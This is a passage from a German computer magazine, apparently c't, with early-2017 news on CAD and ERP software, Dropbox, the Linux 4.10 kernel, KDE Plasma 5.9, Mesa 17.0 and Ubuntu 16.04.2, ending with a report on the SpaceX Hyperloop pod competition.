
(ea@ct.de)

Erschwingliche CAD-Pakete

Avanquest vertreibt die deutschen Ausgaben der Programmserie ViaCAD des US-Herstellers Punch. In der aktuellen Version 10 enthalten die Pakete zusätzlich einige 3D-Druck-Werkzeuge aus den ViaCAD PowerPacks sowie eine Bibliothek mit 26.000 Symbolen nach Industriestandards. Mit einem neu programmierten Kernel soll die Software jetzt auch 64-Bit-Systeme ausreizen, außerdem kann sie laut Hersteller Daten im Format von Sketch-Up 2016 Pro und in Gestalt von PDF-3D-Dokumenten exportieren.

ViaCAD Professional 10 unterstützt auf Mehrprozessor-Maschinen das Multithreading. Weitere Besonderheiten dieser Ausgabe sind ein Render-Werkzeug für Holz-Objekte und ein Plug-in für den 3D-Renderer KeyShot. Das CAD-Paket enthält zudem eine Bibliothek mit mehr als 1400 Texturen etwa für Holz, Ziegel und Naturstein.

ViaCAD 10 kostet in der Standardausgabe 90, in der Professional-Version 230 Euro. In beiden Editionen umfasst der Kaufpreis auch einen 15-Prozent-Rabattgutschein für den 3D-Druckdienst Trinckle. (hps@ct.de)



Komplexe mit ViaCAD Professional gerenderte Metallobjekte zeigen bei genauem Hinsehen leicht unstimmige Spiegelungen.

CADstar integriert Bauteildatenbank

Zuken hat seiner Platinen-Entwicklungsumgebung CADstar 17 beigebracht, nahtlos auf die Online-Komponentendatenbank von SamacSys zuzugreifen. Im Hintergrund importiert ein Softwaremodul die Daten der mehr als 7 Millionen Komponenten umfassenden, regelmäßig aktualisierten ECAD-Bauteilbibliothek. Diese umfasst außer den IPC-konformen Symbolen und Footprints auch Bauteilnummern, Datenblätter, Fotos und Preisinformationen der unterstützten Anbieter.

(Mathias Poets/hps@ct.de)

VisualCAD/CAM fräst simultan 4-achsig

Version 2017 MecSofts Programmsuite VisualCAD/CAM enthält Erweiterungen und Verbesserungen in den Modulen VisualMILL zum Fräsen, VisualTURN zum Drehen, VisualNEST zum Beschreiben von Objekt-Packungen und VisualART zur Umsetzung künstlerischer Vorgaben in Konstruktionszeichnungen. Zu den Neuerungen zählt, dass man die Details von Solid- und Mesh-Modellen so bearbeiten kann, dass automatisch NC-Programme für deren Umsetzung ausgegeben werden. Dabei erkennt die Software bestimmte Bearbeitungsdetails wie Flächen und Bohrungen selbstständig und wendet automatisch die passenden Bearbeitungsstrategien an. Neu ist auch die simultane 4-Achs-Bearbeitung, bei der alle drei linearen und eine Drehachse simultan gesteuert werden. Dies ermöglicht eine wesentlich freiere Bearbeitung als die herkömmliche 3-Achs-Bearbeitung.

Außerdem beherrscht VisualCAD/CAM 2017 eine neue Methode für das Nutfräsen mit 2 1/2 Achsen in einzelnen Schnitten oder entlang trochoidaler Werkzeugwege. Dabei wird der Nut-Innenraum beim High-Speed-Cutting in kreisförmigen Bewegungen mit einem kleinen Werkzeug ausgefräst. In simulierten Arbeitsgängen lässt sich der Materialabtrag nun mit zusätzlichen Funktionen nachbilden. So kann man jetzt Zentrierbohrungen und das Bohren mit Spanbrechen simulieren, Materialüberbleibsel entfernen und Kanten im simulierten Modell darstellen. Außer dem Stand-alone-Programm VisualCAM gibt es in der Version 2017 auch die Module VisualCAM-Mill für SolidWorks und RhinoCAM-MILL für MecSofts CAM-Plug-in. (Ralf Steck/hps@ct.de)

Produktplanung mit FlexPLM und Illustrator

Anwender aus den Branchen für Mode und Konsumgüter können ihre Produktdaten mit der FlexPLM Digital Design Suite vom Hersteller PTC verwalten. Die Artikelentwürfe entstehen in vielen Fällen mit Adobe Illustrator. Das neu erschienene FlexPLM Design Module for Adobe Illustrator gibt Designern die Gelegenheit, ihre Entwürfe in FlexPLM zu verwalten, die Daten in Skizzen einzubinden und die Entwürfe neuen Produkten zuzuordnen. So bildet eine Illustrator-Skizze, die man aus FlexPLM heraus erstellt hat, zugleich den Ausgangspunkt für ein neues Produkt. Die PTC-Suite umfasst außerdem das Colorway Design Tool, das Swatch Maker Tool sowie den Design Template Builder. Mit diesen Werkzeugen kann der Designer Farben, Materialien und Paletten aus FlexPLM für die Beschreibung neuer Produkte oder Produktkandidaten auswählen. In Illustrator kann er anschließend eine Design-Karte erstellen, welche die jeweilige Produktskizze mit diesen Farben und Mustern kombiniert.

Das FlexPLM Design Module for Adobe Illustrator ist das erste Produkt einer neuen Generation von Anwendungen aus der FlexPLM Digital Design Suite; weitere sollen folgen.

(Ralf Steck/hps@ct.de)


ERP-Cloud-System mit Pay-per-Use-Abrechnung

Mesonic vermarktet seine Anwendungssuite WinLine für Finanzbuchhaltung, Auftragsbearbeitung, Produktionsplanung und CRM ab sofort auch als Cloud-Dienst. Die in Deutschland gehostete Software ist in zwei Ausgaben abonnierbar, die den vor Ort installierbaren Miet-Varianten WinLine compact und compact+ entsprechen. Letztere umfasst zusätzlich zur compact-Ausgabe Funktionen zur Rechteverwaltung, eine Verwaltung externer Belege, mehrdimensionale Geschäftsanalytik sowie Erweiterungen zur Warenwirtschaft. Ungewöhnlich ist der nutzungsbezogene Abrechnungsmodus: Für jeden Benutzer werden an jedem Tag, an dem er sich anmeldet, fünf beziehungsweise sieben Euro fällig. Das Minimum fürs gesamte Abonnement beträgt 20 Euro im Monat – es sei denn, die Software wird in einem Monat gar nicht genutzt. (hps@ct.de)

Dokumenten-Erkennung für Lexoffice

Der Formular-Sammeldienst GetMyInvoices spielt neuerdings mit Lexwares Buchhaltungs-Web-Dienst Lexoffice zusammen. GetMyInvoices trägt im Postfach des Nutzers elektronische Belege aus IMAP-Verzeichnissen sowie aus Rechnungsportalen von Zulieferern und Portal-Dienstleistern wie Gotomaxx oder E-Billing zusammen. Konventionelle Belege kann man mit dem Smartphone fotografieren und ebenfalls dorthin übertragen. Der Dienst analysiert die Dokumente per Texterkennung nach Anwender-definierten Regeln und dokumentiert die Ergebnisse als Tags etwa für Rechnungsbetrag und -nummer, Datum und Absender.

Die gesammelten PDF-Belege kann man jetzt an Lexoffice exportieren und die Buchung der zugehörigen Vorfälle anhand der mitgeschickten Tags weitgehend automatisieren, sodass man sie anschließend nur noch sichten muss. GetMyInvoices wird in Deutschland gehostet. Der Anbieter wird derzeit nach der ISO-Norm 27001 auditiert. (hps@ct.de)



Die Beleg-Liste von GetMyInvoices führt Rechnungsbeträge und Ausstellungsdaten auf, sofern man die richtigen Regeln zur Formularerkennung definiert hat.

Vielseitiger ERP-Baukasten

Die Unternehmensanwendung WaWision gibt es in Ausführungen vom kostenlosen, quelloffenen Warenwirtschaftssystem mit Auftragsbearbeitung bis zur mehrsprachigen Premium-Version mitsamt Finanzbuchhaltung und Kundendienst-Ticketsystem für Betriebe mit mehreren Filialen. Alle Ausführungen lassen sich mit zahlreichen Zusatzmodulen etwa für verbreitete Webshop-Systeme, Bezahldienste, Kassensysteme sowie Provisionsabrechnungen erweitern. WaWision wird per Web-Browser bedient und läuft als Serveranwendung unter Windows, macOS oder Linux auf einem „AMP“-Stack (Apache/MariaDB/PHP). Die abgabenpflichtigen Versionen sind als Kaufpakete ab 600 Euro, als Mietversionen oder als sogenannte Pluspakete einschließlich Installation und Schulung vor Ort erhältlich. Die Miet-Varianten kann man auf eigener Hardware betreiben oder im WaWision-Rechenzentrum hosten lassen. (*hps@ct.de*)



Außer den Funktionen für Ein- und Verkauf sowie Buchhaltung umfasst WaWision auch eine Pinnwand fürs Teamwork.

Dropbox runderneuert

Dropbox hat seinen Web-Speicherdienst nach eigenen Worten komplett neu gestaltet, um sich ganz aufs Teamwork zu konzentrieren. Der zuvor als „Project Infinite“ angekündigte Abgleich-Dienst „Smart Sync“ soll alle Inhalte, die ein Nutzer in seinem Dropbox-Business-Konto speichert, nahtlos im lokalen Dateisystem seines Windows- oder macOS-Arbeitsplatzrechners sichtbar machen. So lange man sie nicht öffnet, belegen diese Dateien keinen nennenswerten Speicherplatz auf der Festplatte.

Den bislang als Betaversion verfügbaren Dienst „Paper“ haben die Entwickler jetzt als finale Version in 21 Sprachen freigegeben. Er dient als Online-Bürosuite, mit der laut Dropbox mehrere Mitarbeiter gleichzeitig an einem Dokument arbeiten können. Neuerdings können Nutzer auch Aufgaben an Kollegen delegieren und mit einem Fälligkeitsdatum versehen. Weitere Features von „Paper“ sind Sitzungs-Notizen, die sich in Google Calendar integrieren, mobile Verzeichnisse für iOS- und Android-Geräte, eine laut Anbieter verbesserte Suchfunktion sowie eine API für sichere Zugriffe.

Dropbox beherrscht keine Ende-zu-Ende-Verschlüsselung und dürfte deshalb aufgrund der EU-Datenschutzverordnung und des Bundesdatenschutzgesetzes für fast alle Unternehmensdaten inakzeptabel sein. Abonnements-Abgaben beginnen bei netto 10 Euro je Nutzer und Monat. *(hps@ct.de)*

Anzeige

Anzeige

Kernel-Log

Linux 4.10: Rucklervermeidung und RAID-Cache



Der dieser Tage erwartete Linux-Kernel 4.10 enthält eine Technik, mit der Linux- und Windows-VMs die 3D-Beschleunigung des Grafikprozessors im Host nutzen können. Die Entwickler haben sich zudem der Linux-Inkompatibilität einiger Lenovo-Notebooks gewidmet und die Unterstützung für einen Schlafzustand aktueller Notebooks verbessert.

Von Thorsten Leemhuis

Kurz nach Verkaufsstart dieser c't soll der Linux-Kernel 4.10 erscheinen. Er bietet Virtual Machines (VMs) neue Möglichkeiten, ausgewählte Hardware des Wirtsystems zu nutzen. Linux- und Windows-VMs sollen auf diesem Weg etwa Beschleunigungsfunktionen des Grafikprozessors im Host ohne größere Geschwindigkeitseinbußen verwenden und ohne dass es die Sicherheit des Wirts gefährdet. Die Technik vermeidet dabei Inkompatibilitäten, derentwegen frühere Ansätze zum VGA-Passthrough auf so manchem System mehr schlecht als recht funktionieren.

Die Grundlage für den neuen Ansatz legt das neue „Mediated Device Interface“. Damit können Treiber im Wirt ein „Mediated Device“ (Mdev) erzeugen, das limitierten oder nahezu kompletten Zugriff auf kontrollierte Hardware gewährt; der Treiber muss dabei verantworten, dass die Sicherheit des Hosts gewahrt bleibt. Die Kontrolle über das Mdev kann Qemu dann an eine Virtual Machine (VM) übergeben, die unter KVM oder Xen läuft. Das dort laufende Betriebssystem sieht Hardware genauso wie andere Komponenten, die Qemu für die VM emuliert.

AMD und Nvidia wollen diesen Weg schon bald nutzen, um Teile von Radeon- oder GeForce-GPUs vom Wirt an VMs durchzureichen. Der Intel-Grafiktreiber des Kernels kann das bereits bei 4.10, sofern KVM als Hypervisor dient. Intel

nennt das Konzept „Graphics Virtualization Technology“ (GVT). Bei Linux 4.10 erfordert das Ganze einen Prozessor aus einer der drei neuesten Generationen (Broadwell/Core-i-5000 und neuer). Außerdem funktioniert bislang lediglich ein Headless-Mode, denn die Unterstützung zur Bildausgabe ist noch in Arbeit. Selbst mit der Technik vertraute Entwickler kämpfen beim Einsatz derzeit mit Kinderkrankheiten; es dürfte daher noch etwas dauern, bis das Ganze alltagstauglich wird und ohne Basteleien bei Host- und Gast-Betriebssystem funktioniert.

Ruckler-Vermeidung

Bislang geraten Linux-Desktops und Anwendungen häufiger mal ins Stocken, wenn der Kernel im Hintergrund große Datenmengen schreibt. Besonders häufig passiert das, wenn man Firefox verwenden will, während man beispielsweise ein ISO-Image auf einen USB-Stick transferiert.

Das neue „Writeback Throttling“ soll solche Aussetzer vermeiden. Dazu drosselt Linux das Rausschreiben der im Cache zwischengespeicherten Daten, wenn andere Anwendungen einige Lese- oder Schreiboperationen absetzen. Letztere kommen dadurch zeitnah an die Reihe. Bislang wurden sie hinten angestellt, was zum Stocken der Anwendungen führte. Die Drosselfunktion ist auch für Server wichtig, damit beispielsweise Datenbankabfragen nicht plötzlich deutlich länger dauern, bloß weil der Kernel gerade viele Daten schreibt.

Cache für RAID 4, 5 & 6

Seit Linux 4.4 kann der Kernel einen Datenträger als „Log-Device“ an Software-RAIDs der Level 4, 5 und 6 koppeln, um bei Abstürzen die Datenintegrität besser zu gewährleisten. Ab 4.10 kann der Kernel einen solchen Datenträger auch als Writeback-Cache nutzen.

Das steigert die Schreib-Performance eines Festplatten-RAID deutlich, wenn eine SSD als Log-Device dient: Anwendun-

gen sehen die Daten bereits als geschrieben an, sobald die SSD sie gespeichert hat. Der Kernel überführt die Daten erst später auf das typischerweise langsamere Festplatten-Array. Dadurch kann er größere Datenmengen zum Schreiben ansammeln und so die Stripes des RAID häufiger in einem Rutsch füllen, was zeitaufwendige Read-Modify-Write-Zyklen vermeidet. Die neue Funktion gilt aber noch als experimentell und lässt sich nur mit Entwicklerversionen von Mdadm nutzen.

NVMe-SSD-Problemhinweis

Linux warnt jetzt in den Kernel-Meldungen, wenn es NVMe-Datenträger eines Systems nicht ansprechen kann, weil dessen BIOS die Storage-Adapter auf eine untypische Weise konfiguriert. Das ist eine Reaktion auf die Linux-Inkompatibilität des Lenovo Yoga 900-13ISK2, über die zahlreiche Medien berichtet haben. Zwischenzeitlich hat Lenovo für dieses Modell ein spezielles „Linux-BIOS“ freigegeben: Mit ihm gelingt die Linux-Installation, sofern man im BIOS-Setup vom RAID- auf AHCI-Modus umschaltet.

Auf dieselbe Weise muss man auch einige Notebooks anderer Hersteller umkonfigurieren; der Kernel weist daher jetzt in den per `dmesg` abrufbaren Meldungen darauf hin. Ursprünglich hatten die Kernel-Entwickler das Problem aus der Welt schaffen wollen, indem der Kernel die Hardware beim Start selbstständig umkonfiguriert. Zur zuverlässigen Umsetzung dieser Methode fehlen den Entwicklern aber Informationen, die Intel geheim hält.

Neuer Schlafzustand

Vorwiegend für neue Notebooks relevant ist die neue Sysfs-Datei `/sys/power/mem_sleep`. Über sie kann man festlegen, in welchen Zustand das System wechseln soll, wenn man es schlafen schickt – etwa über die Desktop-Umgebung oder durch Zuklappen des Notebook-Displays. Bislang wechseln Systeme dann typischerweise per ACPI S3 in einen Suspend-to-RAM.

Einige neuere Notebooks bieten mit Suspend-to-Idle (auch S2I oder s2idle genannt) einen moderneren Schlafmodus. Dessen Leistungsaufnahme ist zwar etwas höher, dafür wachen Systeme deutlich schneller auf und behalten auch ihre Netzwerkverbindung; so sind Notebooks voll einsatzbereit, sobald man das Display aufgeklappt. In der Windows-Welt wird dieser aus „Connected Standby“ hervorgegangene Schlafzustand „Modern Standby“ genannt. Neuere Ultrabooks verwenden ihn teilweise standardmäßig. Bei einem Kurztest mit der neuesten XPS-13-Generation haperte S2I unter Linux noch, weil der Kernel keine Aufwachereignisse konfigurierte; dieses Problem wollen die Entwickler in einer der nächsten Linux-Versionen korrigieren.

WLAN: Schneller & robuster

Seit Jahren kämpft eine Reihe von Entwicklern gegen exzessives Puffern bei Netzwerkübertragungen, denn das verlängert die Latenzen, was Verbindungsabbrüche und andere als „Bufferbloat“ geführte Probleme nach sich ziehen kann. Entwickler der Initiative „Make-wifi-fast“ gehen diese Problematik jetzt auch im WLAN-Stack an und haben Umbauten am WLAN-Treiber Ath9k vorgenommen, um zu puffern, ohne dass lange Latenzen entstehen.

Das steigert die Reaktionsgeschwindigkeit von Webseiten und macht die Kommunikation mit Webservern robuster, was Verbindungsabbrüche bei schlechten WLAN-Verbindungen vermeidet. Bislang profitieren davon allerdings nur die vom Ath9k-Treiber unterstützten WLAN-Chips von Atheros/Qualcomm. Die Entwickler arbeiten aber an Änderungen, um Bufferbloat auch beim Ath10k-Treiber zu vermeiden, der modernere Chips des Unternehmens unterstützt.

Prozessor-Effizienz

Der Kernel unterstützt die „Turbo Boost Max Technology 3.0“ neuerer Intel-Prozessoren jetzt besser. Hierbei kann ein

CPU-Kern etwas höhere Frequenzen erreichen als die anderen. Das macht sich der Prozess-Scheduler jetzt zunutze und delegiert Tasks an den schnelleren Kern, um die verfügbare Rechenkraft besser auszunutzen.

Auch Intels Cache Allocation Technology (CAT) wird nun unterstützt. Mit CAT können Admins den Cache einiger Xeon-Prozessoren partitionieren. Dadurch kann eine vorübergehend laufende Anwendung nicht mehr die Daten eines wichtigeren Programms aus dem Cache drücken, was diese verlangsamen würde.

Die Performance-Analyse-Infrastruktur perf bringt jetzt das Kommando `perf c2c` mit, das Probleme bei der Nutzung der Prozessor-Caches finden kann, die die Verarbeitungsgeschwindigkeit reduzieren. Ebenfalls neu ist `perf sched timehist`, das eine bedarfsgerechte Analyse der Scheduler-Aktionen ermöglicht.

Der Kernel soll Thunderbolt-Geräte auf Macbooks jetzt „voll unterstützen“. Ein mit der Standard-Konfigurationsdatei für ARM64-Systeme kompilierter Kernel bootet jetzt auch auf dem Raspberry Pi 3.

Dachschindel-Platten

Der Block-Layer des Kernels weiß jetzt die Zoned Blocks in Festplatten mit Shingled Magnetic Recording (SMR) handzuhaben. SMR unterteilt Platten in Zonen, bei denen eine neu geschriebene Spur die zuvor geschriebene ein wenig überlappt, ähnlich wie übereinanderliegende Dachschindeln (englisch „Shingle“). Dadurch lassen sich auf der Plattenfläche mehr Daten unterbringen; allerdings muss durch diesen Ansatz die komplette Zone neu geschrieben werden, um ein zuvor gespeichertes Bit zu ändern. Für optimale Performance sollte das Dateisystem auf diese Eigenart Rücksicht nehmen; bislang beherrscht das aber noch keines der bei Linux gängigen Desktop- und Server-Dateisysteme.

Ext4 soll jetzt deutlich robuster gegen Angriffe mit gezielt korruptierten Dateisystemen sein. Das XFS-Dateisystem hat

eine neue Direct-IO-Implementation auf Basis der jüngst eingeführten Iomap-Codes bekommen, die einfacher und schneller arbeiten soll. OverlayFS, das mehrere Dateisysteme übereinander schichtet, unterstützt nun das Umbenennen von Dateien und Verzeichnissen.

Netzwerkrouuten lassen sich nicht mehr nur systemweit festlegen, sondern für jeden Nutzer individuell. Der Kernel von Android bietet eine solche Funktion schon länger; Google-Entwickler haben den dafür zuständigen Code jetzt überarbeitet und in den offiziellen Kernel eingebracht. Unabhängig davon haben die Kernel-Entwickler einige Funktionen beim Paketfilter Nftables (NFT) nachgerüstet, die bislang Iptables vorbehalten waren, das NFT zu beerben versucht.

Grafiktreiber

Neben den Grafikprozessoren Polaris 10 und 11, die bei Radeon RX 460 bis 480 zum Einsatz kommen, unterstützt der Amdgpu-Treiber jetzt auch die Polaris-12-GPUs; wo AMD diese einsetzen will, ist noch unklar. Der Kernel kann nun ohne weitere Treiber den TV-Ausgang verschiedener Raspberry-Pi-Modelle aktivieren. Der Support für Fragment Shader Threading in VC4 verspricht, die Grafik-Performance von Raspis zu steigern.


Der Nouveau-Treiber unterstützt jetzt auch den Grafikchip GP106, der auf der GeForce 1060 sitzt. Jetzt bietet der Treiber auch Basis-Support für Multi-Stream Transport (MST) und kann so 4K/HiDPI-Displays per DisplayPort ansteuern, die sich beim Betriebssystem als zwei unabhängig arbeitende Bildschirme melden.

Über ein neues Userspace-LED-Interface lässt sich bei Titan-Grafikkarten jetzt regeln, wie hell das Nvidia-Logo der Karte das Gehäuseinnere illuminiert. Das ist sicherlich ein weniger wichtiges Kernel-Feature – aber auch Entwickler von Linux-Treibern müssen mal entspannen und arbeiten daher manchmal an Details, nach denen ihnen gerade der Sinn steht. (thl@ct.de) **ct**

KDE Plasma 5.9

Das erste umfangreiche Update des Jahres bringt dem Plasma-Desktop des KDE-Projekts neue Funktionen. Inhalte lassen sich in Plasma 5.9 per Drag & Drop direkt vom Vorschaubild in der Taskleiste an eine Anwendung übergeben. Auch Widgets können in ein Benachrichtigungsfeld gezogen werden. Das Anwendungsmenü kann als globales Menü jetzt wieder unabhängig vom jeweiligen Fenster im Panel erscheinen, lässt sich aber auch dezent hinter einem Icon in der Fensterleiste verstecken.

Der Taskmanager hält jetzt Shortcuts bereit, die sich per Tastenkürzel aufrufen lassen. Unterschiedliche Anwendungen können an einzelne Aktivitäten angeheftet werden. Im Taskmanager ist zu sehen, welche Anwendung Audio abspielt. Ein Klick auf eine Schaltfläche schaltet diese dann stumm. (lmd@ct.de)



Per Drag & Drop neu angelegte Anwendungsstarter haben in Plasma 5.9 wieder einen „Eigenschaften“-Dialog.

Mesa 17.0: OpenGL-4.5-Support in Radeonsi

Mesa 17.0 bringt verbesserte Grafiktreiber. Der Radeonsi-Treiber meldet nun standardmäßig OpenGL-4.5-Unterstützung und eignet sich damit für mehr Spiele als zuvor. Durch Performance-Optimierungen soll der Treiber noch häufiger mit AMDs proprietärem OpenGL-Treiber mithalten können und diesen öfter übertrumpfen.

Der Intel-Treiber unterstützt OpenGL 4.5 nun auch bei der GPU von Haswell-Prozessoren, zu denen Core-i-4000er-CPU's zählen. Auch Nouveau bietet jetzt prinzipiell OpenGL-4.5-Kompatibilität; Support dafür weist der Treiber aufgrund noch ausstehender Kompatibilitätstest nur aus, wenn man die Variable `MESA_GLSL_VERSION_OVERRIDE=450` setzt.

Bei den in Mesa enthaltenen Vulkan-Treibern für AMD- und Intel-GPUs gab es zahlreiche Performance-Verbesserungen, Fehlerkorrekturen und Funktionserweiterungen. Auch der OpenGL-Treiber VC4 für verschiedene Raspberry-Pi-Modelle wurde überarbeitet. Mesa, das Linux-Distributionen standardmäßig zur 3D-Beschleunigung einrichten, bringt nun auch den OpenGL-Treiber Etnaviv mit, der in i.MX6-SoCs von Freescale verwendete Vivante-Grafikkarten unterstützt. (thl@ct.de)

Ubuntu 16.04.2 LTS bringt frische Treiber

Das Ubuntu-Projekt hat die zweite Überarbeitung der verschiedenen Ubuntu-16.04-LTS-Ausführungen freigegeben. Die größte Neuerung gibt es bei Ubuntu Desktop, Kubuntu und anderen Desktop-Varianten: Diese nutzen jetzt standardmäßig die Versionen von Linux-Kernel, X.org-X-Server und Mesa, die auch Ubuntu 16.10 verwendet. Dieser „Hardware Enablement Stack“ (HWE) verbessert dank der mitgebrachten neuen und überarbeiteten Treiber die Kompatibilität mit neuen PCs und Notebooks. In der Vergangenheit wurden solche HWEs bis zum Erscheinen der fünften Überarbeitung der jeweiligen LTS-Versionsreihe gepflegt. Dann mussten Anwender auf den HWE des fünften Point-Release umsteigen. Bei 16.04 nutzen die Ubuntu-Macher aber jetzt ein „Rolling LTS Enablement Stack“ genanntes Modell, bei dem die Pflege eines HWE-Stacks ausläuft, sobald das nächste Point-Release erscheint.

Wer den HWE-Stack von 16.04.2 einsetzt, wird daher im August auf den von 17.04 abgeleiteten HWE-Stack von 16.04.3 umsteigen müssen, um weiter Korrekturen für bekannte Sicherheitslücken zu erhalten. Das funktioniert in vielen Fällen reibungslos. Da aber zentrale Komponenten des Systems gegen sechs Monate jüngere ausgetauscht werden, besteht ein gewisses Risiko, dass dabei irgendwas kaputt geht.

Der HWE-Stack von 16.04.5 wird den letzten großen Wechsel darstellen, denn er wird dann knapp drei Jahre gepflegt, bis der Support für 16.04 insgesamt endet. Die Server-Ausführung betrifft das Ganze nur bedingt: Sie verwendet weiterhin Kernel, X-Server und Mesa von 16.04, denn bei dieser Variante ist der neue HWE-Stack wie gewohnt optional. (thl@ct.de)

Linux-Notizen

Bodhi Linux 4.1.0 aktualisiert den Linux-Kernel der auf Ubuntu 16.04 basierenden Distribution auf Version 4.8. Der Standard-Desktop Moksha hat ein neues Theme erhalten, die zugrunde liegenden Bibliotheken Enlightenment Foundation Libraries wurden auf 1.18.4 gehoben.

Linux Mint 18.1 „Serena“ ist jetzt auch in Ausgaben mit Xfce 4.12 und KDE Plasma 5.8 erhältlich. Die Paketbasis stammt von Ubuntu 16.04, der Linux-Kernel ist in Version 4.4 an Bord. Die LTS-Ausgabe der Linux-Distribution soll bis 2021 mit Updates versorgt werden.

Mit der auf Wine basierenden kommerziellen Software **CrossOver Linux 16.1** lässt sich jetzt auch Quicken 2017 unter Linux nutzen. Die neue Version korrigiert einige Fehler, unter anderem beim Einsatz von Microsoft Office 2013.

Inzwischen steht das Programm für die vom 11. bis 12. März 2017 stattfindenden **Chemnitzer Linux-Tage** fest. Die Vorträge und Workshops der Community-Veranstaltung für Einsteiger, Profis, Bastler und Jugendliche stehen diesmal unter dem Motto „Barrieren einreißen“.

Hyperloop: Mit Karacho durch die Röhre

2013 stellte der Unternehmer und Erfinder Elon Musk das Konzept eines neuen oberirdischen Transportsystems vor, das Passagiere und Waren künftig mit Geschwindigkeiten von bis zu 1200 km/h von einem Ort zum anderen bringen soll. Das Transportsystem, das ähnlich wie eine Rohrpost funktioniert, taufte Musk auf den Namen Hyperloop. Musk reagierte damals auf Pläne zum Bau einer Hochgeschwindigkeitsbahnstrecke von Los Angeles nach San Francisco, die seiner Meinung nach viel zu teuer und viel zu „Old School“ sei. Im günstiger zu bauenden Hyperloop lasse sich die Reisezeit zwischen beiden Städten, die 560 Kilometer voneinander entfernt sind, auf lediglich 30 Minuten reduzieren.

Kritiker bezweifelten indes, ob ein solches Hyperloop-Transportsystem technisch überhaupt machbar sei. Doch der Hyperloop lebt: Gleich mehrere Unternehmen versuchen derzeit, das Konzept kommerziell umzusetzen. Inzwischen stehen die ersten Rohranlagen und die Jagd nach Geschwindigkeitsrekorden ist ebenfalls eröffnet. So reisten Ende Januar 27 Studententeams aus sechs Nationen nach Hawthorne in Kalifornien, wo das von Musk geleitete Weltraumunternehmen SpaceX eine 1,25 Kilometer lange Hyperloop-Röhre im Maßstab 1:2 aufgebaut hat.

Drei der 27 Teams, darunter Studierende der Raketen- und Raumfahrttechnik der TU München, qualifizierten sich bei der „SpaceX Hyperloop Pod Competition“ für das Haupt-Event: eine erste Fahrt ihrer selbstgebauten Transportkapsel in einer echten Hyperloop-Röhre. Die Röhre in Hawthorne ist kerzengrade und verläuft entlang einer normalen Straße. Beim Bau wurden achtzig jeweils 15 Meter lange und 180 Zentimeter breite Stahlrohre zusammengesetzt und auf Betonsockeln positioniert.

Im Betrieb ist die Röhre nahezu luftleer. Mehrere Vakuumpumpen entlang der Strecke erzeugen einen Unterdruck, der etwa einem Tausendstel des Luftdrucks außerhalb der Röhre entspricht. Dieses Fast-Vakuum ist eine der Voraussetzungen, um die geplanten hohen Reisegeschwindigkeiten im Hyperloop zu erreichen. Denn wenig Luft bedeutet wenig Reibung. Wie stark Luft bremst, kennt jeder, der bei Tempo 200 auf der Autobahn die Hand raushält.

Geführt werden die Transportkapseln während der Fahrt von einer Aluminiumschiene, die mittig auf dem Röhrenboden befestigt ist. Damit auch hier so wenig Reibungsverlust wie mög-



Bild: TU München

Die Hyperloop-Transportkapsel des Teams der TU München erzielte beim SpaceX-Wettbewerb Ende Januar die höchste Geschwindigkeit.

lich entsteht, setzten die besten Teams im Wettbewerb auf Magnetschwebetechnik, wie man sie zum Beispiel vom Transrapid kennt. Die höchste Geschwindigkeit (94 km/h) erreichte das Team der TU München, das einen zusätzlichen Kompressor an der Spitze ihrer Transportkapsel verbaut hat, um auch die letzten Luftmoleküle in der Röhre während der Fahrt abzusaugen.

Der Gesamtsieg bei der „SpaceX Hyperloop Pod Competition“ ging allerdings an ein niederländisches Team der Technischen Universität Delft. Ihre Kapsel war zwar etwas langsamer, punktete dafür aber in den Kategorien Schwebetechnik, Stabilisierung und Bremssystem. Im Sommer wird SpaceX einen weiteren Wettbewerb in Hawthorne austragen. Dann sollen die Fahrgeschwindigkeiten bereits 200 km/h und mehr betragen.

Das Unternehmen Hyperloop One hat unterdessen für Ende März die Fertigstellung eines voll funktionstüchtigen Hyperloop-Systems auf der hauseigenen „Hyperloop Test and Safety Site“ rund 30 Kilometer nordöstlich von Las Vegas angekündigt. Die mehrere hundert Meter lange Röhre soll Grundlage für geplante Hyperloop-Projekte in den USA und den Vereinigten Arabischen Emiraten sein. Unter anderem will man Waren vom Container-Hafen Dubais künftig über eine Hyperloop-Röhre zu einem neuen Verteilzentrum im Landesinneren transportieren.

